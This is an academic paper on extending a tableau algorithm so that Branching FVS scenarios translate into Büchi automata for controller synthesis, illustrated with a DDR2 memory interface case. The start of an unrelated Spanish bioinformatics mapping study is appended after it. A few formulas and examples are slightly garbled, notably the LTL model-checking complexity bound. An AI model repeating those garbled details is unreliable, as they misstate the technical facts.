Early specifications describing the expected behavior of the system are becoming a crucial artifact in the formal verification and validation stage of any software development cycle. Two main categories of specification can be stated according to the way they aim to capture and explore systems requirements': operational and declarative. Operational approaches rely on formalisms like state charts or automata based notations expressing mainly **how** requirements are met whereas declarative ones rely on temporal logics expressing **what** behavior requirements require [1]. This latter category is preferable in early stages where requirements are not clearly stated and requirements exploration is needed since requirements are specified closer to the way they are expressed in natural language [1].

Among declarative approaches, two main temporal logics are vastly used to specify behavior in early stages: *LTL* (Linear Temporal Logics) and *CTL* (Computation Tree Logic) [2]. In LTL time is treated as if each moment in time has a unique possible future. Thus, linear temporal logic formulas are interpreted over linear sequences and we regard them as describing a behavior of a single computation of a program. In CTL, each moment in time may split into various possible futures. Accordingly, the structures over which branching temporal logic formulas are interpreted can be viewed as infinite computation trees, each describing the behavior of the possible computations of a nondeterministic program. In the linear temporal logic LTL, formulas are composed from the set of atomic propositions using the usual Boolean connectives as well as the temporal connective G ("always"), F ("eventually"), X ("next"), and U ("until"). These temporal connectives can be seen as state quantifiers. The branching temporal CTL augments LTL by the path quantifiers E ("there exists a computation") and A ("for all computations"). So, in CTL every temporal connective is preceded by a path quantifier [2]. Although in terms of expressiveness linear and branching temporal logics are not comparable (there are properties specified in LTL that cannot be expressed in CTL and vice versa) [2] specific aspects in where one of the two outlines the other one can be stated. Most of the specification and formal validations in domains such as hardware design are done through the use of branching logics [2, 4, 5]. In addition, branching logics results in more efficient model checking given the complexity of the algorithms involved. Suppose we are given a transition system of size n and a temporal logic formula of size m. For the branching temporal logic CTL, model-checking algorithms run in time $O(nm)$ [6], while, for the linear temporal logic LTL, model-checking algorithms run in time $On^{2(m)}$ [7]. Since LTL model checking is PSPACE-complete [8], the latter bound probably cannot be improved [2].

Despite the differences between both temporal logics the community believes early specification of behavior should combine linear and branching logics with a neat and solid semantic and a flexible and expressive enough notation. In this sense, FVS [9,10] results in an attractive option. FVS is a declarative language based on graphical scenarios and features a flexible and expressive notation with clear and solid language semantics. FVS expressivity is a distinguished characteristic among declarative approaches since it is able to denote Ω-regular properties, being for example, more expressive than LTL (Linear Temporal Logic) [9]. In [10] all the specification patterns [11] were modeled in FVS, and their specification was compared against other notations. The results showed that FVS specification turn out to be more succinct and easier to manipulate and validate. Furthermore, a tool named GTxFVS was developed giving support to all FVS's features [12]. Originally stated for linear specifications, FVS was extended to capture branching behavior as well [13].

However, this extension did not include translating branching FVS scenarios into Büchi automata like FVS linear scenarios. This translation is a key feature since enable using FVS specifications as input to formal verification tools like model checkers [31-33]. What is more, this translation enables the possibility to perform behavior synthesis [14-16], clearly a more than appealing approach. Synthesis behavior can be seen as an automated procedure to obtain a controller, i.e., a correct-by-construction reactive system from its temporal logic specification [14]. In the case of reactive synthesis, an implementation is typically given as an automaton that accepts input from the environment (e.g., from sensors) and produces the system's output (e.g., on actuators). By construction the input and output assignments of every infinite run of the automaton satisfy the specification it was synthesized from [14]. A synthesis problem is defined as a game between a system player and an environment player [16]. Efficient symbolic algorithms for realizability checking and controller synthesis have been presented in 16].

Given this context in this work we provide an extension of the tableau algorithm in [9] so that Branching FVS scenarios can be translated into Büchi automata, enabling the possibility to synthesize behavior upon Branching FVS specifications. This constitutes a giant step for our approach since involves crossing the river from the modeling phase to the implementation phase for branching behavior. The rest of the paper is structured as follows. Section 2 briefly introduces Branching FVS whereas Section 3 presents the extended tableau algorithm which translates Branching FVS specifications into Büchi automata and explains how behavior synthesis can be achieved. Section 4 illustrates a case study, where a controller is obtained synthesizing behavior using Branching FVS specifications as input. The case of study belongs to the hardware specification world, a domain typically dominated by branching logics. Section 5 introduces related and future work and finally Section 6 enumerates the conclusions of this work.

2. Branching FVS

In this section we briefly present Branching FVS. The reader is referred to [13] for a formal characterization of the language. Branching FVS is a graphical language based on scenarios. Scenarios are partial order of events, consisting of points, which are labeled with a logic formula expressing the possible events occurring at that point, and arrows connecting them. An arrow between two points indicates precedence of the source with respect to the destination: for instance, in Figure 1-a A-event precedes B-event. We use an abbreviation for a frequent sub-pattern: a certain point represents the next occurrence of an event after another. The abbreviation is a second (open) arrow near the destination point. For example, in Figure 1-b the scenario captures the very next B-event following an A-event, and not any other B-event. Conversely, to represent the previous occurrence of a (source) event, there is a symmetrical notation: an open arrow near the source extreme. For example, in Figure 1-c the scenario captures the immediate previous occurrence of a B-event from the occurrence of the A-event, and not any other B-event. Events labeling an arrow are interpreted as forbidden events between both points. In Figure 1-d A-event precedes B-event such that C-event does not occur between them. FVS features aliasing between points. Scenario in 1-e indicates that a point labeled with A is also labeled with A ^ B. It is worth noticing that A-event is repeated on the labeling of the second point just because of FVS formal syntaxes [15]. Finally, two special points are introduced as delimiters to denote the beginning and the end of an execution. These are shown in Figure 1-f.




Figure 1. Branching FVS main elements.

We now introduce the concept of FVS rules, a core concept in the language. Roughly speaking, a rule is divided into two parts: a scenario playing the role of an antecedent and at least one scenario playing the role of a consequent. In Branching FVS two types of rules can be defined: rules defining behavior with an existential path quantifier (FVS-E rules) and rules defining behavior with an always path quantifier (FVS-A) rules. For the FVS-E rules the intuition is that at least one time the trace "matches" a given antecedent scenario, then it must also match at least one of the consequents. For the FVS-A rules the intuition is that every time the trace "matches" a given antecedent scenario, then it must also match at least one of the consequents. In both cases, rules take the form of an implication: an antecedent scenario and one or more consequent scenarios. Graphically, the antecedent is shown in black, and consequents in grey. Since a rule can feature more than one consequent, elements which do not belong to the antecedent scenario are numbered to identify the consequent they belong to. In addition, FVS-E rules are denoted with a letter E whereas FVS-A rules are denoted with a letter A, in order to distinguish both types of rules.

Two examples are shown in Figure 2 modeling the behavior of a client-server system with FVS-A rules. That is, these properties must be satisfied for all possible computations. The rule in the top of Figure 2 establishes that every request received by a server must be answered, either accepting the request (consequent 1) or denying it (consequent 2). The rule at the bottom of Figure 2 dictates that every granted request must be logged due to auditing requirements.




Figure 2. FVS-A rules' examples with an Always Path Quantifier

An additional requirement for the server-client system is added next featuring an existential path quantifier. The requirement is the following: It is possible to get to a state such that *started* holds, but *ready* does not hold, where *started* and *ready* denote two possible states during the execution of the system. The CTL formula modeling this behavior is the following one: *EF (started ∧ ¬ready),* where *EF* stands for the *Exists in the Future* quantifier. Figure 3 shows a Branching FVS specification for this requirement through an FVS-E rule. The rule demands that at least one time since the beginning of the trace both events *started* and ¬ *ready* hold simultaneously.




Figure 3. FVS-E rules' examples with an Existential Path Quantifier.

3. Tableau Algorithm

This section describes the tableau algorithm which translates Branching FVS scenarios into Büchi automata. This algorithm is an extension of the tableau introduced in [9] which translates FVS linear scenarios into automata. Actually, the translation of FVS-E scenarios is exactly the same than the one introduced in [9], while only a minor change is needed to translate FVS-A scenarios. This section is structured as follows. Section 3.1 presents the tableau algorithm for FVS-E rules whereas Section 3.2 presents the tableau algorithm for FVS-A rules. Finally Section 3.3 analyzes how behavior synthesis is achieved using Branching FVs rules as input.

3.1 Tableau Algorithm for FVS-E rules

As it was early stated this algorithm is exactly the same tan the one introduced in [9]. We now present some basic concepts to understand the algorithm while the reader is referred to [9] for a more detailed version of it.

FVS-E scenarios can be defined as morphisms from the antecedent to the consequent. The algorithm relies on the notion of ***situations*** [9]. In few words, a situation represents for a given rule possible combinations of partial matches from the antecedent to the consequent. Consider the following example in Figure 4. In this case, a rule with two consequents is shown. Furthermore, there are three partial matches for consequent one, and two for consequent two. Therefore, situation $\eta 1$ consists of the three morphisms in the first column (g_1^1,g_1^2, g_1^3) whereas situation $\eta 2$ consists of the two morphisms in the second column (g_2^1,g_1^2, g_2^2) .

$$g_1^1: A' \rightarrow C_1^1 \quad g_2^1: A' \rightarrow C_2^1$$
$$g_1^2: A' \rightarrow C_1^2 \quad g_2^2: A' \rightarrow C_2^2$$
$$g_1^3: A' \rightarrow C_1^3$$

Figure 4. A situation example

Given a rule R, the tableau constructs a Büchi Automaton $B = <\sum, S, S^0, \Delta, F>$ such that $\sum$ constitutes minterms (a conjunctive clause where event propositions appear only once, either complemented or uncomplemented) and the set of states S are triples ($\gamma \times$ Bool $\times PL(\sum)$), where $PL(\sum)$ is a function that labels each point with a given formula. The set γ associated with a state (a set of situations g), denoted *situations(S)*, symbolically represents all the possible combination of partial matches obtained up to that state from the antecedent to each consequent. The second term of the triple identifies accepting states. This boolean variable is set to true when the pattern is completely matched and will make the state transient. Finally, a third element is needed to maintain future obligations of the trace. These formulas are needed when rules predicate about conditions that must hold until the end of the trace.

The pseudo-code sketched in Algorithm 1 computes the successor states for transition relation Δ. Starting from the initial state *(∅,false,true)*, the automata will try to incrementally ''construct'' the pattern as events, represented by minterms, occur. For every minterm, Algorithm 1 computes all possible matchings considering matchings in the antecedent and also in each consequent. This is obtained through two auxiliary algorithms, *advanceAntecedent* (line 5) and *advanceConsequent* (line 6) [9]. Line 7 analyzes whether any successor reaches a trap situation, a situation where the antecedent has been matched, but matching for all consequents is known unfeasible. Lines 8 and 9 check whether any consequent has been matched by the last move. This is, *goalmatched[i]=true* if and only if consequent C_i is matched. Line 10 analyzes whether the next state is an accepting state: a consequent has been matched and it is not a trap situation. Finally, line 11 returns the expected output.

```
1 Algorithm Succ(S : State,m : minterm) : set of states;
2 Precondition : m ∧ obligations(S) is satisfiable;
3 newSits := ∅;
4 foreach η ∈ Situations(S) do
5    newSits := add(newSits, advanceAntecedent(η,m));
6    newSits := add(newSits, advanceConsequent(η,m));
7 trapSituation : ∃η ∈ newSits such that the antecedent
is matched and non of the consequents.
8 foreach j ∈ [1..n] do
9     goalmatched[j] := ∃η ∈ situations(S) such that an
antecedent and a consequent are matched
10 goalMatched:= (∃j (goalmatched[j])) ∧(¬trapSituation)

11 return <newSits,GM,Obligations> such that GM →
goalMatched ∧ GM = true → ∃j(goalmatched[j]) ∧
Obligations = Obligations(S)
```

Algorithm1 . Building a Büchi automaton for FVS-E rules

We now provide an example to illustrate how the Büchi automaton is built. Suppose we are trying to build an automaton for the rule in Figure 5 This rule models one of the specification patterns presented in [11]: the *Response pattern*.




Figure 5 . The response pattern with an Existential Quantifier.

The intent of the pattern is the following: every occurrence of the *P* event must be followed by the *Q* event. Figure 6 shows a partial construction of the automaton considering just two possible transitions. In the initial state, there exists only the empty situation. From this state, if *P* event occurs, then the initial situation advances, since both the antecedent and the consequent of the rule advance. A new situation arises, reflecting that the *P* event has been matched. What is more, in this situation the antecedent of the rule has been matched, but the consequent is not (event *Q* has not occurred yet at this point), so the state is tagged as a non accepting one.

From this last state, if a *Q* event occurs, then the situation advances again, since the consequent of the rule is matched. Since the algorithm handles all the possible matchings, the situation shows two possible cases: This is the desired *Q* event, so both *P* and *Q* are matched, or *Q* is ignored, and only *P* is matched. This latter case contemplates the case where a future of *Q* will be the desired one instead of the present one. Note that this new state contains a situation where the rule is satisfied: Both the antecedent and the consequent have been matched. This is why this state is an accepting one.




Figure 6 . Capturing all posible matches.

3.2 Tableau Algorithm for FVS-A rules

The very same definitions for concepts of situations, automata and the idea that the algorithm starting from the initial try to incrementally ''construct'' the rule as events occur also hold for FVS-A rules. In fact, the algorithm only is modified in one line: line 9, which checks if the rule has been matched. *For FVS-E rules, it is enough that only one situation in set Situations set contemplates a matched rule. However, for FVS-A rules it must be the case the every situation in the computation contains a matched rule.* This is easily achieved algorithmically replacing in line 9 the existential constructor *Exits* for the *Universal* constructor. The algorithm shown next (Algorithm 2) illustrates the modified algorithm for translating FVS-A rules into Büchi automata.

```
1 Algorithm Succ(S : State,m : minterm) : set of states;
2 Precondition : m ∧ obligations(S) is satisfiable;
3 newSits := ∅;
4 foreach η ∈ Situations(S) do
5    newSits := add(newSits, advanceAntecedent(η,m));
6    newSits := add(newSits, advanceConsequent(η,m));
7 trapSituation : ∃η ∈ newSits such that the antecedent
is matched and non of the consequents.
8 foreach j ∈ [1..n] do
9    goalmatched[j] := ∀η ∈ situations(S) an antecedent
and a consequent are matched.
10 goalMatched:= (∃j (goalmatched[j])) ∧(¬trapSituation)

11 return <newSits,GM,Obligations> such that GM →
goalMatched ∧ GM = true → ∃j(goalmatched[j]) ∧
Obligations = Obligations(S)
```

Algorithm 2 . Building a Büchi automaton for FVS-A rules

As an example of how the automaton is built we revisited the previous example exhibited in Figure 5, considering in this case a universal quantifier instead of an existential one as it shown in Figure 7.



Figure 7. The response pattern with an Universal Quantifier.

The partial automaton is shown in Figure 8. The left branch of the automaton is equivalent to the behavior shown in Figure 6, where the automaton evolves from the beginning state to an accepting one after the occurrences of events *P* and *Q*. The right branch considers first an occurrence of the event *Q* and afterwards *P* and *Q*. In both branches, i.e, in all computations, the property holds.




Figure 8. Translating a rule with a Universal Quantifier.

Finally, we shown in Figure 9 the final automaton built by the tableau algorithm for the rule in Figure 7.




Figure 9. The final automaton built by the tableau algorithm.

3.3 Behavior Synthesis

As is it was previously mentioned being able to translate Branching FVS rules into Büchi automata opens several opportunities to further exploit Branching FVS specifications. In particular, we focused on behavioral synthesis and building a controller for a system from its specification. In [9] it is shown how this can be achieved if the properties can be expressed using the specification patterns. If that is not the case, we rely on an advanced tool for manipulating automata known as GOAL [19]. This tool also implements several game solving algorithms such as the ones described in [21-24]. By employing the GOAL tool and these algorithms a controller for the system can be automatically built using Branching FVS specifications as input. It is worth noticing that our graphical tool GTxFVS [12] can be integrated with the GOAL tool, among other ones. Figure 10 shows a screenshot of the GOAL tool resolving a game using Branching FVS generated automata as input.




Figure 10. GOAL tool screenshot.

4. Case Study: DDR2 Memory Interface

We now show our approach in action employing a case of study in the hardware domain world. The case study is introduced in [17]. The example focuses on a DDR2 memory interface developed at Rambus. The memory interface acts as a bus between the memory and other components in the circuit and exhibits communication of digital data implemented at the analog level. Hence, correct functioning of a DDR2 memory interface largely depends on the appropriate timing of different signals within the circuit. As explained in [17], in DDR2 data access is controlled by a single-ended or differential data strobe signal, which acts as an asynchronous clock. The official JEDEC DDR2 specification [20] describes, amongst others, a number of properties that involve timing relationship between events that happen in data and data strobe signals. Following the example analyzed in [17] we are in particular interested in a property that defines the correct alignment between these two signals. The DDR2 specification contains a number of relevant thresholds as introduced in [17]. The proper alignment between the data *DQ* signal and the data strobe *DQS* signal is determined by two values, the setup time *tDS* and hold time *tDH*. The setup and hold times of *DQ* and *DQS* are checked both on their falling and rising edges, but we only consider, for the sake of simplicity, the specification of the setup time at the falling edge property. The other cases are similar and symmetric. This simplification is based on the analysis introduced in [17].

The main setup property at the falling edge requires that whenever *DQS* signal crosses the *VIH(DC) min* threshold (see [17]), the previous crossing of *VIL(AC) max* by the signal *DQ* from above should precede it by at least a period of time of *tDS*. To model this property in Branching FVS we introduce the *DQScrossVmin* event (*DQS* signal crosses the mentioned threshold), the *DQVILCross* event (the signal *DQ* crosses *VIL(AC) max* threshold) and *tDS* event (representing the setup time completion). This is shown in Figure 11.




Figure 11. DDR2 Setup Property at falling edges.

Another valuable property involves the setup time *tDS*. *tDS* is not a constant value, but rather varies according to the slew rates (slopes) of *DQ* and *DQS* signals. In particular, when *DQ* and *DQS* fall more sharply, the required *tDS* increases. This is reflected in Figure 12.



Figure 12. DQ and DQS slew rates and setup time relationship.

Yet another property involving the setup of the *DQ* and *DQS* signals establishes that the setup falling slew rates of these signals must always hold between the *1* and *2 V/ns* range. To model this property in Branching FVS we introduce events *SFSROK* and *SFSRNotOK* to indicate whether the setup falling slew rates stay within the valid range or not. In addition, we consider events *SFSRDQ* and *SFSRDQS* to pinpoint those moments when the setup falling slew rates of the *DQ* or *DQS* signals occur. This property is shown in Figure 13. Whenever *SFS-RDQ* or *SFSRDQS* events occur, then *SFSROK* must occurred in the past (the system is in a valid range) and the signals do not fall out of the range during that time.




Figure 13. DQ and DQS slew rates and signals' valid range.

Finally, and related to this last property, work in [17] considers an additional requirement for the mentioned valid range of *1* and *2 V/ns* for the *DQ* and *DQS* signals. Concretely, this new requirement specifies that *DQ* and *DQS* have their slew rates in that range if their respective *delta time* is between *125* and *250ps*, where *delta time* is the time that the signal spends between two specific thresholds (see more details in [17]). Following the earlier mentioned strategy for the *SFSROK* and *SFSRNotOK* events, we introduced *DeltaOK* and *DeltaNotOK* events for this latter requirement. With these events in hand this new requirement is modeled as shown in Figure 14. In few words, *SFSROK* is valid if and only if the system is in a state where the *DeltaOK* event is always present.



Figure 14. New requirement considering the delta time range.

As explained in Section 3.3 using these Branching FVS specification as input we could automatically built a controller for the DDR2 memory interface system. Figure 15 shows the final automaton for the system, which has been simplified for clarity purposes.




Figure 15. The final built automaton.

5. Related and Future Work

We can name other related approaches addressing behavioral specification or synthesis in the hardware domain. In [25] a tool named Pessoa is introduced for the synthesis of correct-by-design embedded control software. Pessoa have been coded in C whereas its main functionalities are available through the Matlab command line. All the systems and sets manipulated by Pessoa are represented symbolically using Reduced Ordered Binary Decision Diagrams (ROBDDs). Specifications are written in a language based on logical calculus. Although powerful, PESSOA only handles four categories of properties to be synthesized named: *Stay*, *Reach*, *Reach and Stay* and finally *Reach and Stay While Stay*. On the contrary, our approach exhibits a more expressive specification language since no limitations are imposed to predicate about the expected behavior of the system.

The approach in [26] addresses hardware verification targeting security issues. Similarly, work in [27] presents a novel technique based on the construction of a hierarchical runtime monitoring graph to assure the consistency and satisfiability of hardware properties. Contrary to these approaches we provide a declarative framework to specify behavior with a rich and flexible notation.

Work in [28] introduces a CTL based synthesis technique using SAT-SOLVERS [34] in their computation. Work in [30] introduces an interesting discussion about different data structures used to perform model checking that could inspire some optimizations needed in the tableau algorithm we introduce in this work. Finally, work in [29] presents an approach dedicated to the programming of reactive control of applications in embedded systems using advanced modularization constructors named modular discrete controller synthesis (DCS). It would be interesting to explore if Branching FVS could be used to specify behavior using this modular flavor.

Regarding future work several lines of research can be stated. First of all, a deeper comparison against other approaches is needed. This direction would include the realization of an empiric study to fulfill this objective. We would also like to explore automatic code generators based on the controllers obtained as the one mentioned in [14]. Finally, we would also like to improve the performance of our approach. This task main job would be to optimize the tableau algorithm that translates FVS specifications into Büchi automata.

6. Conclusions

In this work we complete our approach for specifying behavior combining linear and branching behavioral reasoning. In particular, we present an extension of the tableau algorithm which now includes Branching FVS specifications as input. This algorithm translates Branching FVS rules into Büchi automata, enabling the possibility of using branching reasoning as input into formal verification tools like model checking and behavioral synthesis. In particular, this latter aspect is more than relevant since it allows FVS to go beyond the modeling phase and insert our framework into the implementation phase. Branching FVS synthesis procedure is shown in action in a hardware specification case of study. We believe being able to express linear and branching behavior further consolidates our approach.

Referencias

[1] A. V. Lamsweerde. Goal-oriented requirements engineering: A guided tour. In RE, 2001.

[2] Vardi, M. Y. Branching vs. linear time: Final showdown. In International Conference on Tools and Algorithms for the Construction and Analysis of Systems (pp. 1-22). Springer, Berlin, Heidelberg, 2001, April.

[3] Maler, O., & Ničković, D. (2013). Monitoring properties of analog and mixed-signal circuits. International Journal on Software Tools for Technology Transfer, 15(3), 247-268.3.

[4] Andreas Bauer,Martin Leucker, and Christian Schallhart. Monitoring of Real-Time Properties. In FSTTCS, pages 260–272, 2006.

[5] Ben D'Angelo, Sriram Sankaranarayanan, César Sánchez, Will Robinson, Bernd Finkbeiner, Henny B. Sipma, Sandeep Mehrotra & Zohar Manna. LOLA: Runtime Monitoring of Synchronous Systems. In TIME, pages 166–174, 2005.

[6] E.M. Clarke, E.A. Emerson, and A.P. Sistla. Automatic verification of finite-state concurrent systems using temporal logic specifications. ACM Transactions on Programming Languages and Systems, 8(2):244–263, January 1986.

[7] O. Lichtenstein and A. Pnueli. Checking that finite state concurrent programs satisfy their linear specification. In Proc. 12th ACM Symp. on Principles of Programming Languages, pages 97–107, New Orleans, January 1985.

[8] A.P. Sistla and E.M. Clarke. The complexity of propositional linear temporal logic. Journal ACM, 32:733–749, 1985.

[9] Asteasuain, Fernando, & Braberman, Víctor. Declaratively building behavior by means of scenario clauses. Requirements Engineering, 22(2), 239-274. (2017).

[10] Asteasuain, Fernando., & Braberman, Víctor. Specification patterns: formal and easy. International Journal of Software Engineering and Knowledge Engineering, 25(04), 669-700. 2015.

[11] Dwyer, M. B., Avrunin, G. S., & Corbett, J. C. Patterns in property specifications for finite-state verification. In Proceedings of the 21st international conference on Software engineering (pp. 411-420). ACM. (1999, May).

[12] Asteasuain, Fernando, Tarulla Francisco & Gamboa Pablo. Using the power of abstraction to express high-level behavior in aspect oriented approaches. In CONAIISI, 2017. Congreso Nacional de Ingeniería Informática – Sistemas de Información.

[13] Asteasuain, Fernando, Federico Calonge, Federico D'Angiolo, Federico Diaz, Pablo Gamboa. "Expressing Early Behavior Specifications with Branching Visual Scenarios". In CONAIISI, 2018. Congreso Nacional de Ingeniería Informática – Sistemas de Información.

[14] S. Maoz and J. O. Ringert. Synthesizing a lego forklift controller in gr (1): a case study. arXiv preprint arXiv:1602.01172, 2016.

[15] N. DIppolito, V. Braberman, N. Piterman, and S. Uchitel. Synthesising nonanomalous event-based controllers for liveness goals. ACM Tran, 22(9), 2013.

[16] R. Bloem, B. Jobstmann, N. Piterman, A. Pnueli, and Y. Sa'Ar. Synthesis of reactive (1) designs. 2011

[17] O. Maler and D. Ničković. Monitoring properties of analog and mixed-signal circuits. International Journal on Software Tools for Technology Transfer, 15(3):247-268, 2013.

[18]Asteasuain Fernando, Dubinsky Manuel, Calonge, Federico. Exploring Specification Pattern based Behavioral Synthesis with Scenario Clauses

[19] Y.-K. Tsay, Y.-F. Chen, M.-H. Tsai, K.-N.Wu, and W.-C. Chan. Goal: A graphical tool for manipulating Büchi automata and temporal formulae. In TACAS, pages 466-471. Springer, 2007.

[20] D. JEDEC. Sdram specification jedec standard no, 2008.

[21] S. Schewe. Solving parity games in big steps. In International Conference on Foundations of Software Technology and Theoretical Computer Science, pages 449-460. Springer, 2007.

[22]W. Zielonka. Infinite games on infinitely coloured graphs with applications to automata on infinite trees. Theoretical Computer Science, 200(1-2):135-183, 1998.

[23] M. Jurdzińsk i. Small progress measures for solving parity games. In Annual Symposium on Theoretical Aspects of Computer Science, pages 290-301. Springer, 2000.

[24] O. Friedmann and M. Lange. Solving parity games in practice. In International Symposium on Automated Technology for Verification and Analysis, pages 182-196.Springer, 2009.

[25] M. Mazo, A. Davitian, and P. Tabuada. Pessoa: A tool for embedded controller synthesis. In International Conference on Computer Aided Verification, pages 566-569. Springer, 2010.

[26] Ferraiuolo, Andrew, et al. "Verification of a practical hardware security architecture through static information flow analysis." ACM SIGARCH Computer Architecture News. Vol. 45. No. 1. ACM, 2017.

[27] Seo, Minjun, and Roman Lysecky. "Automatic Extraction of Requirements from State-based Hardware Designs for Runtime Verification." Proceedings of the 2019 on Great Lakes Symposium on VLSI. ACM, 2019.

[28] Klenze, Tobias, Sam Bayless, and Alan J. Hu. "Fast, flexible, and minimal CTL synthesis via SMT." International Conference on Computer Aided Verification. Springer, Cham, 2016.

[29] Delaval, Gwenaël, Hervé Marchand, and Eric Rutten. "Contracts for modular discrete controller synthesis." ACM Sigplan Notices. Vol. 45. No. 4. ACM, 2010.

[30] Khalimov, Ayrat, and Roderick Bloem. "Bounded Synthesis for Streett, Rabin, and CTL." Computer Aided Verification-29th International Conference, CAV. 2017.

[31] Clarke Jr, Edmund M., et al. Model checking. MIT press, 2018.

[32] Holzmann, Gerard J. The SPIN model checker: Primer and reference manual. Vol. 1003. Reading: Addison-Wesley, 2004.

[33] Magee, Jeff, and Jeff Kramer. State models and java programs. Hoboken: wiley, 1999.

[34] Prasad, Mukul R., Armin Biere, and Aarti Gupta. "A survey of recent advances in SAT-based formal verification." International Journal on Software Tools for Technology Transfer 7.2 (2005): 156-173.

Modelado Conceptual para Sistemas Bioinformáticos: Estudio de Mapeo Sistemático

Brayan Julian Barbosa Sierra[1], Jair Gerardo Parra Castañeda[1], Marisa Daniela Panizzi[1,2]

[1]Programa de Maestría en Ingeniería en Sistemas de Información. Escuela de Posgrado. Universidad Tecnológica Nacional. Regional Buenos Aires (UTN-FRBA) Castro Barros 91. (C1178AAA). CABA. Argentina.

[2]Departmento de Ingeniería en Sistemas de Información. Universidad Tecnológica Nacional. Regional Buenos Aires (UTN-FRBA). Medrano 951. (C1179AAQ). CABA, Argentina.

julian318barbosa@gmail.com, jair.gerardo@gmail.com, marisapanizzi@outlook.com

Resumen

Este trabajo presenta un estado de arte preliminar sobre el modelado conceptual para los sistemas bioinformáticos. Para su construcción se utilizó un método de investigación en Ingeniería de Software que permite cotejar y sistematizar la literatura existente: estudio de mapeo sistemático (SMS, en Inglés Systematic Mapping Study). El objetivo de este SMS consiste en: 1) Identificar los modelos conceptuales utilizados para la construcción de sistemas bioinformáticos, 2) Descubrir cuáles son los métodos empleados para el tratamiento de la información genómica y por último, 3) Determinar los tipos de investigación empleados en los artículos seleccionados. De los 11 estudios primarios analizados se evidencia que, en un primer lugar, el modelado conceptual de los sistemas bioinformáticos hace uso de un modelado CSHG. Respecto a los métodos empleados para la obtención y tratamiento de los datos genómicos provenientes de los repositorios de datos existentes, el más utilizado es SILE[1], finalmente se logró clasificar que los tipos de investigación de los estudios primarios analizados en su mayoría corresponden a propuestas de soluciones. Se considera que la selección del SMS como método de investigación ha sido adecuado y que permitió cumplir el objetivo de nuestro trabajo.

1. Introducción

El término Bioinformática es relativamente reciente, y apareció en la literatura a principios de 1990, cuando comenzaba a estructurarse el llamado "Proyecto Genoma Humano" y el National Center for Biotechnology Information de los Estados Unidos, daba sus primeros pasos. En los primeros momentos, su vinculación con la Informática Médica (IM) se debió solamente a la similitud sintáctica, así como al indispensable uso de las computadoras por parte de ambas disciplinas [1].

La IM es la disciplina que se preocupa por el análisis y la diseminación de datos médicos mediante la aplicación de las computadoras a varios aspectos de la práctica sanitaria, incluye sistemas automatizados de diagnóstico, terapia y comunicación de información de salud. Se relaciona con casi todas las especialidades médicas y configura un sector multidisciplinario con ramificaciones en la epidemiología, evaluación de la tecnología, economía, gestión sanitaria y ética médica. Tiene más de 40 años de existencia, y se ha convertido en una ciencia médica básica que comprende los aspectos teóricos y prácticos relacionados con el procesamiento y la comunicación de información derivada de procesos médicos y relacionados con la salud [2].

